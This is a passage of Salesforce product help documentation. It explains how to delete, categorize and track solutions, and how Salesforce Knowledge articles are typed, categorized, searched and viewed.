Deleting Solutions

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To delete unpublished solutions:	“Delete” on solutions
To delete published solutions:	“Manage Published Solutions”

To delete a solution, click **Del** next to the solution on the solutions list page, or click **Delete** on the solutions detail page. The **Del** link is displayed only for solution managers, administrators, and users with the “Manage Published Solutions” or “Delete” permission on solutions.

When you delete a solution, all related history and attachments are also deleted. The solution is moved to the Recycle Bin. Associated cases are not deleted with the solution, but the case associations are removed and are not restored if you later undelete the solution.

For organizations with multilingual solutions enabled:

- Deleting a master solution does not delete the translated solutions associated with it. Instead, each translated solution becomes a master solution.
- Deleting a translated solution removes the association with its master solution.
- Undeleting a master or translated solution from the Recycle Bin does not restore its associations with other master or translated solutions. You can manually restore the associations by modifying the `Master Solution` lookup field on the edit page of translated solutions.
- After deleting a translated solution, you can create a new translated solution in the same language. However, you will not be able to undelete the original translated solution from the Recycle Bin until you delete the second translated solution.

Solutions Overview

Categorizing Solutions

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To categorize solutions:	“Edit” on solutions

Use solution categories to group similar solutions together. Each solution can belong to more than one category. Once your solutions are categorized, you can browse for and find solutions by category from the Solutions tab or when solving a case.

Customers can also browse published solutions by category in public solutions, the Self-Service portal, and the Customer Portal.

Administrators, and users with the “Manage Categories” permission, can categorize solutions prior to enabling solution categories for the entire organization. Once solution category browsing is enabled, all users with the appropriate permissions can categorize solutions.

If multilingual solutions is enabled for your organization, translated solutions inherit solution categories from their master solutions. The categories on a translated solution are synchronized with the categories on the master solution. To modify a translated solution's categories, you have to modify the categories of its master solution.

1. View the solution you want to categorize.
2. Click **Select Categories** in the Solution Categories related list.

   This related list is not visible unless your administrator has defined and enabled categories.
3. In the solution category hierarchy, click **Select** to add a category to the solution. Repeat until you have added all applicable categories.

   We recommend that you limit the number of categories to which a solution belongs. If you put solutions into only the most relevant categories, they will be easier for users and customers to find.

   If necessary, click **Deselect** to remove a category from the solution.
4. Click **Save**.

To later remove a category from a solution, click **Del** in the Solution Categories related list on the solution detail page.

Note: You can create a custom report on solution categories. However, solution category information is not available in list views.

Setting Multilingual Solution Statuses

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change the status of translated solutions:	“Edit” on solutions

After you modify a master solution, you can adjust the statuses of each translated solution associated with it and notify users to update those translations, if necessary:

1. Choose a status for the translated solution from the `Status` picklist. For example, Draft, Reviewed, or Duplicate. The picklist values available for you to choose from are set by your administrator.

2. Select the `Out of Date` checkbox to indicate that the master solution has been updated and that the translated solution may need translating. The translated solution will be marked `Out of Date` on the Translated Solution related list of the master solution.
3. Select the `Send Notification` checkbox if you want the last active user who created or modified the solution to receive an email notifying them that the master solution has been updated and that the translated solution may need translating.

   The user displayed in the `Notification Recipient` column will receive the email. Email notices are system-generated and cannot be modified. The email notification is in the language of the notification recipient.
4. Click **Save**.

Multilingual Solutions Overview
Solution Fields

Solutions Home

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view Solutions tab:	“Read” on solutions
To view solutions:	“Read” on solutions
To create solutions:	“Create” on solutions

Clicking on the Solutions tab displays the solutions home page.

- Under **Find Solutions**, enter keywords to search for a solution. If your organization uses categories, optionally select a category in which to search. If multilingual solutions is enabled for your organization, search results return solutions in all languages that have matching keywords. However, search results across all languages might not be reliable because terms searched from one language to another are processed differently.
- In the **Browse Solutions** section, click a category name to view a list of solutions in that category and its subcategories.
- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- In the **Recent Solutions** section, select an item from the drop-down list to display a brief list of the top solutions matching that criteria. From the list, you can click any solution name to go directly to the solution detail. Toggle the **Show 25 items** and **Show 10 items** links to change the number of items that display. The fields you see are determined by the “Solutions Tab” search layout defined by your administrator and by your field-level security settings (available in Enterprise, Unlimited, and Developer Editions only). The Recent Solutions choices are:

Recent Solutions Choice	Description
Recently Viewed	The last ten or twenty-five solutions you viewed, with the most recently viewed solution listed first. This list is derived

Recent Solutions Choice	Description
	from your recent items and includes records owned by you and other users.

- In the **Recent Solutions** section, click **New** to create a solution.
- Under **Reports**, click any report name to display that report. The Solution List report allows you to report on any solution field.

Solution History

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

The Solution History related list of a solution detail page tracks changes to the solution. Any time a user modifies any of the standard or custom fields whose history is set to be tracked on the solution, a new entry is added to the Solution History related list. All entries include the date, time, nature of the change, and who made the change. Modifications to the related lists on the solution are not tracked in the solution history.

Solutions Overview
Solution Fields

Solution Fields

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A solution has the following fields, listed in alphabetical order.

Field	Description
`Created By`	User who created the solution including creation date and time. (Read only)
`Language`	The language in which a solution is written. Available for organizations with multilingual solutions enabled.

Field	Description
`Master Solution`	The solution with which a translated solution is associated and from which its title and details are derived. Available for organizations with multilingual solutions enabled.
`Master Solution Details`	Detailed description of the master solution from which a translated solution's details are derived. (Read only) Available for organizations with multilingual solutions enabled.
`Master Solution Title`	Title of the master solution from which a translated solution's title is derived. (Read only) Available for organizations with multilingual solutions enabled.
`Modified By`	User who last changed the solution fields, including modification date and time. This does not track changes made to any of the related list items on the solution. (Read only)
`Open Case Detail`	Link to printable view of the case that was used to create the solution. Displays only if the solution was created when the case was closed. Displays only when editing a solution. (Read only)
`Out of Date`	Checkbox that indicates that a translated solution's title and details may need translating to match the title and details of the master solution with which it is associated. Available for organizations with multilingual solutions enabled.
`Solution Details`	Detailed description of the solution. Up to 32 KB of data are allowed. Solution details are either displayed in text or HTML, depending on how your organization is set up. When the HTML solution detail is displayed in list views and search results, only the first 255 characters are displayed. This number includes HTML tags and images that are removed.
`Solution Number`	Automatically generated identifying number. (Read only) Administrators can modify the format and numbering for this field.
`Solution Title`	Title of the solution describing the customer's problem or question.
`Status`	Status of the solution, for example, Draft, Reviewed. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.
`Visible in Self-Service Portal`	Indicates the solution is available in the Self-Service Portal and Customer Portal.

Field	Description
`Visible in Public Knowledge Base`	Indicates the solution is a public solution. This field only applies to solutions, not articles in the public knowledge base.
`Custom Links`	Listing of custom links for solutions set up by your administrator.

Solutions FAQ

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

- What is a solution manager?
- Why are solutions used?
- What is the difference between a solution and a FAQ?
- How can I write good solutions?
- What should I look for when I review solutions?
- What are the Visible in Self-Service Portal and Visible in Public Knowledge Base checkboxes on a solution?

What is a solution manager?

A solution manager can edit, delete, and make solutions visible in the Self-Service Portal and Customer Portal and visible in public solutions. Typically, these individuals are product experts with excellent written communication skills and advanced knowledge in a particular area of your product. To designate one or more users as solution managers, your administrator can assign those users to the Solution Manager profile when creating or editing the users' personal information.

See Also:

Solutions FAQ

Why are solutions used?

Solutions provide a quick means to identify and resolve a customer issue. By capturing customer issues and structuring findable, reusable solutions, your customer support team can leverage existing knowledge to provide answers to issues that have been solved previously, increasing customer satisfaction and your team's productivity.

See Also:

Solutions FAQ

What is the difference between a solution and a FAQ?

A FAQ serves mostly as a useful tip for how the product or service is supposed to work. Solutions answer customer questions when the product or service is not working as expected. Because customers' expectations may not always be accurate, a solution may describe how the product or service is supposed to work (very similar to a FAQ), help troubleshoot a problem, or provide a work-around to a bug or product limitation.

See Also:

Solutions FAQ

How can I write good solutions?

A good solution is reusable, easy to find, and technically accurate. For more information, download Tips & Hints for Solutions.

See Also:

Solutions FAQ

What should I look for when I review solutions?

Solution managers can use these guidelines when reviewing solutions:

1. **Structure:** The solution should include a clear title, the symptom(s), cause, and resolution.
2. **Language:** The solution should be clear and easy to read in the language of the customer.
3. **No Customer-Specific Information:** Solutions should never contain customer-specific information.
4. **Technically Accurate:** The solution should accurately and effectively solve the problem posed by the customer.
5. **Professional:** Check for spelling and correct sentence structure.

6. **Sensitivity:** The solution should not contain any confidential or proprietary information that you wouldn't want a competitor to read.

Solutions FAQ

What are the Visible in Self-Service Portal and Visible in Public Knowledge Base checkboxes on a solution?

The `Visible in Self-Service Portal` and `Visible in Public Knowledge Base` checkboxes, when selected, indicate that a solution is available for external use on your organization’s Self-Service Portal and Customer Portal and public solutions. Solutions available for external use are regarded as published.

Visible in Public Knowledge Base only applies to solutions, not articles in the public knowledge base.

Note: Starting with Spring ’12, the Self-Service portal isn’t available for new organizations. Existing organizations continue to have access to the Self-Service portal.

Solutions FAQ

SALESFORCE KNOWLEDGE

Salesforce Knowledge Overview

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

Salesforce Knowledge is a knowledge base where users can easily create and manage content, known as articles, and quickly find and view the articles they need. After you set up Salesforce Knowledge in your organization, users can write, edit, publish, and archive articles using the Articles Management tab or find and view published articles using the Articles tab. Customers and partners can access articles if Salesforce Knowledge is enabled in the Customer Portal or partner portal. You can also create a public knowledge base so website visitors can view articles.

Salesforce Knowledge provides the following features and tasks to help you efficiently manage your knowledge base and its users:

Using Article Types

Article types are custom containers for your articles. Every article belongs to a type that determines its content and structure. Administrators define article types by creating custom fields to capture article data, grouping or reorganizing the fields as needed on the layout, and choosing an article-type template. The article-type template determines how the layout appears to viewers of the published article, and administrators can choose unique templates for different audiences and article types. Salesforce provides two standard article-type templates, Tab and Table of Contents, and you can use Visualforce to create custom templates.

Categorizing Articles

Data categories classify articles in Salesforce Knowledge. This classification helps users find articles and allows administrators to control article visibility. After data categories have been set up, article managers can assign the relevant categories to draft articles. When end users are searching for published articles in any channel—Internal App, Customer, Partner, or Public Knowledge Base—they can use the categories to help locate information. If your organization uses a role hierarchy, access to data categories is determined by the user's role.

Managing Articles

On the Article Management tab, article managers can create new articles as well as find and manage existing articles in any phase of the knowledge life cycle:

1. Create and save a new article.
2. Reassign the article to an editor, translator, reviewer, or any other collaborator as needed. That person can reassign the article as many times as necessary until the content is ready for publication. If an approval process is set up for the article type, you or the person you reassign to submits the article for approval. The article is routed to the appropriate approver or set of approvers, who either approve or reject it.
3. Publish the completed draft to one or more channels, depending on the audiences you've configured: the Articles tab in your Salesforce organization, a customer portal, a partner portal, or a public knowledge base. You can schedule the article to be published on a future date.
4. Update the article as needed. When modifying a published article, you can either remove it from publication so that the original is no longer visible to users, or leave the original published and work on a copy until you're ready to replace the original with your update.
5. Archive the article when it is obsolete to remove it from publication. As with publishing an article, you can archive immediately or on a future date.
6. Delete the article as needed, or turn it into a draft and begin a new publishing cycle.

Creating Articles

Authors create articles by selecting an article type, writing content, assigning categories, and choosing one or more channels. Depending on the article type, several fields may be available for different types of data.

Supporting Multiple Languages

With multiple languages for Salesforce Knowledge you can lower support costs by translating articles into the languages your audience prefers. After an administrator selects your language settings, two translation methods are available: translating articles in-house using the editing tool in the knowledge base, or sending articles to a localization vendor. Different languages can use different methods. For example, you may want to export articles to a vendor for French translations, but assign articles to a Salesforce Knowledge user for Spanish translations.

Using Articles to Solve Cases

Salesforce Knowledge and cases combine to provide a powerful customer support tool. To search the knowledge base directly from a case and attach related articles to the case for convenient reference, add the Articles related list to case page layouts. When closing a case, support agents can easily create a new article to capture important information and help solve future cases more quickly.

Searching for Articles

Finding articles in Salesforce Knowledge is quick and easy. Enter a search term on the Articles tab to initiate a full-text search of the knowledge base and narrow your search by selecting specific article types and categories. When the beta version of search spell correction is enabled, the system searches and retrieves alternate spellings for English search terms. You can filter search results by language, validation status, and category and sort the list view according to several criteria such as highest-rated or most-viewed. On the Article Management tab you can search for a specific article within the chosen list view. The Article Search component allows you to search for articles from the Home tab.

Rating Articles

Internal app, Customer Portal, and partner portal users can rate articles on a scale of 1 to 5 stars and view the average rating for an article. Average ratings are not static. Every 15 days, if an article has not received a new vote, its average moves up or down according to a half-life calculation. This change ensures that over time, older or outdated articles don't maintain artificially high or low ratings compared to newer, more frequently used articles. Articles without recent votes trend towards an average rating of 3 stars. The Articles tab also allows users to compare the ratings for different articles and sort the list view according to highest or lowest rated articles.

Note:

Articles with no votes have the same average rating as articles with 3 stars.

See Also:

Salesforce Knowledge Terminology

Salesforce Knowledge Terminology

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

The following terms are used when describing Salesforce Knowledge features and functionality.

Archived Article

Archived articles were published but later removed from public visibility. Article managers can view and manage archived articles on the Article Management tab by clicking the **Articles** tab in the View area and choosing **Archived Articles**. Archived articles are not visible in the Articles tab (in any channel) or the public knowledge base. Articles can be archived manually or automatically via an expiration date.

Article

Articles capture information about your company's products and services that you want to make available in your knowledge base.

Article Manager

Salesforce uses the term *article manager* to represent a specific type of user. Article managers can access the Article Management tab to create, edit, assign, publish, archive, and delete articles. Article managers are sometimes referred to as knowledge managers. Article managers require the “Manage Articles” user permission. The Article Management tab is not visible to users without “Manage Articles.”

Article Type

All articles in Salesforce Knowledge are assigned to an *article type*. An article's type determines the type of content it contains, its appearance, and which users can access it. For example, a simple FAQ article type might have two custom fields, `Question` and `Answer`, where article managers enter data when creating or updating FAQ articles. A more complex article type may require dozens of fields organized into several sections. Using layouts and templates, administrators can structure the article type in the most effective way for its particular content. User access to article types is controlled by permissions. For each article type, an administrator can grant "Create," "Read," "Edit," or "Delete" permissions to users. For example, the article manager might want to allow internal users to read, create, and edit FAQ article types, but let partner users only read FAQs.

Article-Type Layout

An *article-type layout* enables administrators to create sections that organize the fields on an article, as well as choose which fields users can view and edit. One layout is available per article type. Administrators modify the layout from the article-type detail page.

Article-Type Template

An *article-type template* specifies how the sections in the article-type layout are rendered. An article type can have a different template for each of its four channels. For example, if the Customer Portal channel on the FAQ article-type is assigned to the Tab template, the sections in the FAQ's layout appear as tabs when customers view an FAQ article. For the Table of Contents template, the sections defined in the layout appear on a single page (with hyperlinks) when the article is viewed. Salesforce provides two standard article-type templates, Tab and Table of Contents. Custom templates can be created with Visualforce.

Category Group for Articles

In Salesforce Knowledge, a *category group* organizes data categories into a logical hierarchy. For example, to classify articles by sales regions and business units, create two category groups, Sales Regions and Business Units. The Sales Regions category group could consist of a geographical hierarchy, such as All Sales Regions as the top level, North America, Europe, and Asia at the second level, and so on up to five levels. When creating articles, authors assign the relevant categories to the article. End users searching for articles can search and filter by category.

Channel

A channel refers to the medium by which an article is available. Salesforce Knowledge offers four channels where you can make articles available.

- Internal App: Salesforce users can access articles in the Articles tab depending on their role visibility.
- Customer: Customers can access articles if the Articles tab is available in the portal. Customer Portal users inherit the role visibility of the manager on the account.
- Partner: Partners can access articles if the Articles tab is available in the portal. Partner portal users inherit the role visibility of the manager on the account.
- Public Knowledge Base: Articles can be made available to anonymous users by creating a public knowledge base using the *Sample Public Knowledge Base for Salesforce Knowledge* app from the AppExchange. Creating a public knowledge base requires Sites and Visualforce.
- Your own website. Articles can be made available to users through your company website.

Data Category for Articles

In Salesforce Knowledge, *data categories* are a set of criteria organized hierarchically into category groups. Articles in the knowledge base can be classified according to multiple categories that make it easy for users to find the articles they need. For example, to classify articles by sales regions and business units, create two category groups, Sales Regions and Business Units. The Sales Regions category group could consist of a geographical hierarchy, such as All Sales Regions as the top level, North America, Europe, and Asia at the second level, and so on up to five levels. Authors assign categories to articles. Administrators can use data categories to control access to articles.

Draft Article

Draft articles are in-progress articles that have not been published, which means they are not visible on the Articles tab (in any channel) or in a public knowledge base. Article managers can access draft articles on the Article Management tab by clicking the **Articles** tab in the View area and choosing **Draft Articles**. You can filter draft articles by those assigned to you or those assign to anyone (all draft articles for your organization). Draft articles can be assigned to any user involved in the editorial work.

Draft Translation

Draft translations are in-progress translations of articles into multiple languages. They have not been published, which means they are not visible on the Articles tab (in any channel) or in a public knowledge base. Article managers can access draft translations on the Articles Management tab by clicking the **Translations** tab in the View area and choosing **Draft Translations**. You can filter draft translations by those assigned to you, those assigned to a translation queue, or those assigned to anyone (all draft translations in your organization). Translations can be assigned to any user who can publish Salesforce Knowledge articles.

Knowledge Agent

Salesforce uses the term *knowledge agent* to represent a specific type of user. Knowledge agents are article consumers in the internal Salesforce Knowledge app. These users can access the Articles tab to search for and view articles, but they cannot create, edit, or manage articles.

Published Article

Published articles are available on the Articles tab in the internal app and, if applicable, in the Customer Portal, partner portal, and public knowledge base. To remove a published article, you can archive it or change its status to “draft” on the Article Management tab. To access published articles on the Articles Management tab, click the **Articles** tab in the View area and choose **Published Articles**.

Published Translation

Published translations are articles translated into multiple languages that are available on the Articles tab in the internal app and, if applicable, in the Customer Portal, partner portal, and public knowledge base. To remove a published translation, you can archive it or change its status to “draft” on the Article Management tab. To access published translations on the Articles Management tab, click the **Translations** tab in the View area and choose **Published Translations**.

Salesforce Knowledge Overview

Searching for Articles

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view published articles in the Articles tab or Articles related list:	"Read" on the article type
To view draft, published, or archived articles in the Article Management tab:	"Manage Articles" AND "Read" on the article type

- Searching for Articles in the Articles Tab
- Searching for Articles in the Article Management Tab
- Searching for Articles from Cases
- Searching for Articles Using Global Search

Searching for Articles in the Articles Tab

By default the Articles tab displays articles that were created or modified during the last 30 days. To find an article, use the search tools in the sidebar. When the beta version of search spell correction is enabled, the system suggests an alternative search term if it can't find the original search term in the English dictionary. Click the link for the search term you want and you'll see the results for that term.

1. Enter your search terms in the Search box. You can use search wildcards and operators in your search terms.

   Note: If you click **Go** without entering a search term or selecting an article type, validation status, or category, your search results contain articles that were created or modified in the last 30 days. An empty search does not return all published articles in the knowledge base.

2. Optionally, select one or more article types that you want to search for.
3. Click **Go**.
4. Optionally, select filters to refine your search results.

Tip: If your Home tab includes an article search component, you can also search for articles from the Home tab. Enter your search terms in the `Find Articles` field.

Searching for Articles in the Article Management Tab

On the Article Management tab you can view articles in any phase of the publishing life cycle and then search for a specific article within the chosen list view. The default list view on the Article Management tab contains draft (unpublished) articles that are assigned to you. When the beta version of search spell correction is enabled, the system searches and retrieves alternate spellings for English search terms.

To find an article, use the search tools in the View area.

1. Click the `Articles` tab.

2. Choose **Draft Articles**, **Published Articles**, or **Archived Articles**. You can filter draft articles by those assigned to you or those assign to anyone (all draft articles for your organization).
3. Optionally, enter your search terms in the `Find in View` box. You can use search wildcards and operators in your search terms. Click **Go**.
4. Click **Go**.
5. Optionally, select filters to refine your search results.

Searching for Translations in the Article Management Tab

On the Article Management tab you can view translations in any phase of the article translation cycle and then search for a specific translation within the chosen list view.

To find an article, use the search tools in the View area:

1. Click `Translations`.
2. Choose **Draft Translations** or **Published Translations**. You can filter draft translations by those assigned to you, those assigned to a translation queue, or those assigned to anyone (all draft translations in your organization).
3. Optionally, enter your search terms in the `Find in View` box. You can use search wildcards and operators in your search terms. Click **Go**.
4. Click **Go**.
5. Optionally, select filters to refine your search results.

Searching for Articles from Cases

Use the Articles related list on the case detail page to search for Salesforce Knowledge articles that may help you solve the case. If you find relevant articles, you can attach them to the case, where they are easily accessible for the life of the record or until detached or deleted. If your organization translates articles, you can add a translated version of an article to a case.

If you don't find a solution in the suggested articles, you can create an article by clicking **New**. When the beta version of search spell correction is enabled, the system searches and retrieves alternate spellings for English search terms.

1. On the case detail page, click **Find Articles** from the Articles related list. The case subject is used automatically as a search term to provide an initial list of search results.
2. In the sidebar of the Articles page, narrow your search results by article type or category.
3. Optionally, select filters to refine your search results.
4. When you find an article that's relevant to the case, select the article's checkbox and then click **Attach to Case** or **Attach and Go to Case**.

Note: You can't attach or detach an article from the Articles page. Instead, return to the case detail page and attach or detach the article from the Articles related list.

Searching for Articles Using Global Search

When using global search, you can select **Search Options** from the drop-down and select `Articles` to narrow your search results.

If you're in a multiple language Salesforce Knowledge organization, global search article results are in your default personal language. If your default personal language is not supported by Salesforce Knowledge, your results are in your organization's knowledge base default language.

Using Filters to Narrow Your Results List

After you've retrieved your search results, you can narrow the results list by using filters.

- Use the Article Language filter to search for articles by language within your results.

- If your organization uses categories, you can filter the list view by selecting one or more categories.

  Note:

  ◊ If an article has no categories, it displays only when you choose the `No Filter` option in the category drop-down menu.
  ◊ When searching for articles or article translations, selecting a category automatically includes the parent and children of that category and any grandparents, up to and including the top level. Sibling categories are not included. For example, if a category hierarchy has the levels All Products, Switches, Optical Networks, and Metro Core, selecting "Optical Networks" from the category drop-down menu returns articles assigned to any of the four categories. However, if the Switches category has a sibling category called Routers, selecting "Optical Networks" does not return articles classified within Routers. Category visibility settings may limit the specific articles you can find.
  ◊ If your organization uses roles, users who are not assigned to a role can only view uncategorized articles.
  ◊ If you only have access to one category in a category group, the category drop-down menu for that category group does not display on the Articles tab.

- If enabled, select a validation status to narrow the search by the article's state in the publication cycle.

The Articles Tab

Understanding Article Search Results

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view published articles in the Articles tab or Articles related list:	"Read" on the article type
To view draft, published, or archived articles in the Article Management tab:	"Manage Articles" AND "Read" on the article type

How search works for articles depends on your use of search options, search terms, wildcards, and operators. Salesforce Knowledge article search uses the following mechanisms to return relevant search results:

Tokenization

The tokenization process breaks down all searchable text into individual pieces and stores them in indexes used for matching. Searches with multiple words separated by spaces or punctuation are split into multiple tokens. For example, the search `acme inc` is split into the tokens `acme` and `inc`. Searches with words that contain both letters and numbers are also split up, so the search `web2lead` is split into the tokens `web`, `2`, and `lead`.

Stemming

Stemming is the process of reducing a word to its root form. With stemming, search can match expanded forms of a search term. For example, a search for `run` matches items that contain *run*, *running*, and *ran*. This behavior applies only to the type of word you search for: a search for a noun matches variants of the noun form, a search for a verb matches variants of the verb form, and so on. Stemming is available only for articles are that are marked as being in one of these languages: Danish, Dutch, English, French, German, Hebrew, Italian, Korean, Norwegian, Portuguese, Romanian, Russian, Spanish, or Swedish. Additionally, the search must be initiated by a user who is viewing the application in one of these languages. You can edit the default language for your organization on the Company Information page.

Stopword Lists

Each supported language has a list of words that are ignored in search terms (for example, “the,” “to,” and “for”). These words are removed from the search and are not matched on to avoid irrelevant results.

Operators

Knowledge search uses "OR" as its default operator. This means that when there are multiple search terms, all of the terms don’t need to match to generate a result. An article that matches any of the search query terms appears in the result. The search engine boosts documents that contain more terms from the search query, so that they appear higher in the results list.

Many factors influence the order in which articles appear in the results list. Salesforce evaluates your search terms and your data to move more relevant matches higher in your list of results. Some of these factors include:

Frequency

This algorithm calculates the frequency with which a term appears within each article. The algorithm then weighs them against each other in order to produce the initial set of search results.

Relevancy

Articles that are frequently viewed or that are frequently attached to cases appear higher in the results. Sidebar, advanced, and global searches also boost articles , record ownership and recent activity also boost an article in the results list.

Proximity of Terms

Articles that contain all of the keywords in a search are ranked highest, followed by those with fewer keywords, followed by those with single keyword matches. Terms that are closer together in the matched document, with few or no intervening words, are ranked higher in the list.

Exact Matches

Matches on exact keywords are ranked higher than matches on synonyms or stemmed terms.

Title Field

If any search terms match words in an article title, the article is boosted in the search results.

Token Sequence

If the search term is broken up into multiple tokens because it contains both letters and numbers, the system boosts matches based on the same sequence of tokens. That way, exact matches are ranked higher than matches on the tokens with other tokens in between.

Searching for Articles

Example of Article Search Results

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view published articles in the Articles tab or Articles related list:	"Read" on the article type
To view draft, published, or archived articles in the Article Management tab:	"Manage Articles" AND "Read" on the article type

When you search for articles, you can narrow your search results by selecting categories. The following table is an in-depth example of how filtering by categories works. This example uses the sample category groups Products and Geography and three sample articles. Assume that the user performing the search has access to all categories.

Table 2: Example: How Filtering by Categories Narrows Article Search Results

If you select these category filters...	An article assigned to All Countries AND Laptop is...	An article assigned to Canada AND Computers is...	An article assigned to Europe only is...
All Countries AND All Products	FOUND. Reasons: • All Countries is an exact match. • Selecting All Products automatically includes Laptop.	FOUND. Reasons: • Canada is a child of All Countries. • Computers is a child of All Products.	NOT FOUND. Reasons: • Europe is a child of All Countries, but all filter criteria must be met. • The article is not assigned to a Products category. To retrieve this article, choose No Filter from the category drop-down menu.
Asia AND Computers	FOUND. Reasons: • All Countries is the parent of Asia.	NOT FOUND. Reasons: • Canada and Asia are not in the same parent/child	NOT FOUND. Reasons: • Europe and Asia are siblings rather than

If you select these category filters…	An article assigned to All Countries AND Laptop is…	An article assigned to Canada AND Computers is…	An article assigned to Europe only is…
	• Laptop is a child of Computers.	hierarchy (that is, they are in different branches of the category hierarchy). • Computers is an exact match, but all filter criteria must be met before an article is displayed.	members of the same parent/child hierarchy. • If an article is not assigned to a category, "No Filter" must be selected in the corresponding category drop-down menu to retrieve the article.
France AND Enterprise Electronics	NOT FOUND. Reasons: • Laptop is not in a parent/child relationship with Enterprise Electronics. • All Countries is a parent of France but all filter criteria must be met.	NOT FOUND. Reasons: • Canada and France are not members of the same parent/child hierarchy (they are cousins). • Computers and Enterprise Electronics are not members of the same parent/child hierarchy (they are siblings).	NOT FOUND. Reasons: • Europe is the parent of France but all filter criteria must be met. • If an article is not assigned to a category, "No Filter" must be selected in the corresponding category drop-down menu to retrieve the article.
Europe (No other filter)	NOT FOUND. Reasons: • The No Filter criteria on Products only retrieves an article assigned to No Categories. • All Countries is the grandparent of Europe, but all filter criteria must be met.	NOT FOUND. Reasons: • Europe and Canada are not in the same parent/child hierarchy. • The "No Filter" criteria on Products only retrieves an article assigned to No Categories.	FOUND. Reasons: • Europe is an exact match. • On Products, the article is assigned to No Categories and "No Filter" was chosen as a filter.
Americas AND Desktop	NOT FOUND. Reasons: • Laptop and Desktop are siblings rather than members of the same parent/child hierarchy. • All Countries is the parent of America, but all filter criteria must be met.	FOUND. Reasons: • Canada is the child of America. • Computers is the parent of Desktop.	NOT FOUND. Reasons: • America and Europe are siblings rather than members of the same parent/child hierarchy • If an article is not assigned to a category, "No Filter" must be selected in the corresponding category drop-down menu to retrieve the article.

Products Category Group

- All Products
  - ◊ Consumer Electronics
    - Cameras
    - Audio
    - Printers
  - ◊ Enterprise Electronics
    - Routers
    - Switches
    - PEX
  - ◊ Computers
    - Laptops
    - Desktops
    - PDAs

Geography Category Group

- All Countries
  - ◊ Americas
    - USA
    - Canada
    - Brazil
  - ◊ Asia
    - China
    - Japan
    - India

Stemming Behavior with Salesforce Knowledge Article Searches

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view published articles in the Articles tab or Articles related list:	"Read" on the article type
To view draft, published, or archived articles in the Article Management tab:	"Manage Articles" AND "Read" on the article type

Stemming is the process of reducing a word to its root form. With stemming, search can match expanded forms of a search term. For example, a search for `run` matches items that contain *run*, *running*, and *ran*. This behavior applies only to the type of word you search for: a search for a noun matches variants of the noun form, a search for a verb matches variants of the verb form, and so on.

Note: Stemming is available only for articles are that are marked as being in one of these languages: Danish, Dutch, English, French, German, Hebrew, Italian, Korean, Norwegian, Portuguese, Romanian, Russian, Spanish, or Swedish. Additionally, the search must be initiated by a user who is viewing the application in one of these languages. You can edit the default language for your organization on the Company Information page.

Be aware of these stemming behaviors in Salesforce Knowledge article searches:

Wildcards

If a search phrase includes an asterisk (*), none of the search terms are stemmed. For example, a search for `quenching bev*` doesn't match *quench* or *quenched*.

Exact phrase searches

If a search includes a phrase within quotation marks ("), then the search terms are stemmed. For example, a search for `"drink juice" delicious` matches *drank juices* and *deliciously*.

Note: If all of the search terms are in quotes and the last character is a question mark (?), the search terms are stemmed. For example, a search for `"drink juice?"` matches *drank juices*. However, if a question mark is included anywhere else, the search terms are not stemmed. For example, a search for `"drink? juice"` doesn't match *drank juices*, and a search for `delicious "drink juice?"` doesn't match *deliciously* or *drank juices*.

Synonyms

A defined synonym is not stemmed in search results; rather, it is matched as an exact phrase. However, the search term is stemmed. For example, if this synonym group is defined:

quench, *drink orange juice*

Then a search for `quench` matches *quench*, *quenched*, *quenching*, and *drink orange juice*, but doesn't match *drinking orange juice*.

Viewing Articles

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view published articles in the Articles tab or Articles related list:	"Read" on the article type
To view draft, published, or archived articles in the Article Management tab:	"Manage Articles" AND "Read" on the article type
To edit articles:	"Edit" on the article type

Viewing and Editing an Article from the Articles Tab

To view a published article, click on its title in the Articles tab. The article's format and content depend on the article type chosen by your administrator, but all articles provide an expandable Properties header that contains the following information:

- Article Audience—The article's data categories. This field is only visible if you've defined data categories.
- Article Number—A unique number automatically assigned to the article.
- Channels—The channels the article appears in. Channels include:
  - Your internal app
  - Your partner portals
  - Your Customer Portals
  - Your public knowledge base
- First Published—Date and time the article was published originally.
- Last Modified—Date and time of the last major or minor update to the article.
- Last Published—Date and time of the last major update to the article. An author indicates a major update by flagging the article as new when it is republished.
- Summary—Short description of the article.
- Validation Status—Shows whether the article has been validated or not.

When enabled on the Knowledge Settings page, users can edit the current version of an article by clicking **Edit** and modifying it on the article edit page.

The header also provides the ability to rate the article on a scale of one to five stars and view the article's average rating. Averages aren't static. Every 15 days, if an article hasn't received a new vote its average rating moves up or down according to a half-life calculation. This change ensures that over time, older or outdated articles don't maintain artificially high or low ratings compared to newer, more frequently used articles. Articles without recent votes trend towards an average rating of three stars. You can rate each article only once.

If your organization uses Chatter, you can display a Chatter feed of updates, comments, and posts about the article.

Viewing an Article from the Article Management Tab

On the list view page for draft, published, or archived articles:

- Click the article's title to view a read-only version of the article detail page. Click **Edit** to update the article.
- Click **Preview** to see how the article appears for end users. From the Channel drop-down menu you can choose any channel where the article is visible except the public knowledge base.

Note: Voting and Chatter information is not available when previewing a Knowledge article.

Salesforce Knowledge Article Versions

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
